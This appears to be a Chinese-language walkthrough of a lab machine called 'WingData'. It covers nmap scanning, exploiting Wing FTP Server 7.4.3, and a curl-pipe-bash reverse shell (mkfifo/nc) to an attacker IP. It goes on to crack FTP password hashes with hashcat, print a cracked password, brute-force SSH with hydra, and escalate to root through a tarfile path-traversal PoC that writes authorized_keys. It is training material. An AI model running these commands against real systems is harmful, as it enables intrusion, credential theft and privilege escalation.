10.129.7.40nmap扫描
sudo nmap --top-ports 10000 10.129.7.40 --min-rate=1000 -oA ips_quick_TCP_nmapscan && sudo nmap --top-ports 10000 10.129.7.40 --min-rate=1000 -sU -oA ips_quick_UDP_nmapscan && nmap -p- 10.129.7.40 -oA ips_full_TCP_nmapscan --min-rate=1000 && sudo nmap -p- 10.129.7.40 -sU -oA ips_full_UDP_nmapscan --min-rate=1000

点击client,发现新的Vhost 。 ftp.wingdata.htb

wing ftp server v7.4.3 发现

https://www.exploit-db.com/exploits/52347
python -m http.server 80

python pwn.py -u http://ftp.wingdata.htb/ -c 'curl http://10.10.14.37'
反连
python pwn.py -u http://ftp.wingdata.htb/ -c 'curl http://10.10.14.37/pwn|bash'pwn 文件内容
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.37 81 >/tmp/f

我们在/opt/wingsftpserver/data/1/users/中可以发现大量的用户和其密码hash


我们了解到wingftp的密码被保存SHA256,且wingsftp的默认盐是WingFTP
hashcat -a 0 -m 1410 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP /home/kali/Desktop/Info/zhuzhuzxia/Passwords/rockyou.txt -r /home/kali/Desktop/TOOL/cred/hashcat/rules/best66.rule
!#7Blushing^*Bride5

hydra -L users.txt -P passwords.txt ssh://wingdata.htb -V
ssh wacky@wingdata.htb 阅读/opt/backup_clients/restore_backup_clients.py,发现相关漏洞 https://linuxsecurity.com/news/security-vulnerabilities/python-tarfile-supply-chain-risk


漏洞说明,如果压缩文件包含了.../就会逃脱出解压的目标文件夹,这为我们写入/root/.ssh/authorized_keys打下了基础。我们尝试一下。这篇文章给我们构造文件的办法 https://github.com/1135/notes/blob/master/web_vul_PathTraversal.md
python evilarc.py authorized_keys --os=unix --depth=5 --output-file=backup_1001.tar --path=root/.ssh/authorized_keys
我们把文件传输过去,然后解压
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_1001
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1002.tar -r restore_1001我们自己搭建的貌似不成功,我们在网上找到了这个poc
https://github.com//thefizzyfish//CVE-2025-4138_tarfile_filter_bypass
python3 CVE-2025-4138_tarfile_filter_bypass.py \
    -o backup_1004.tar \
    -t /root/.ssh/authorized_keys \
    -p ~/.ssh/id_ed25519.pub \
    -m 0600

sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1004.tar -r restore_1001

ssh -i ~/.ssh/id_ed25519 root@wingdata.htb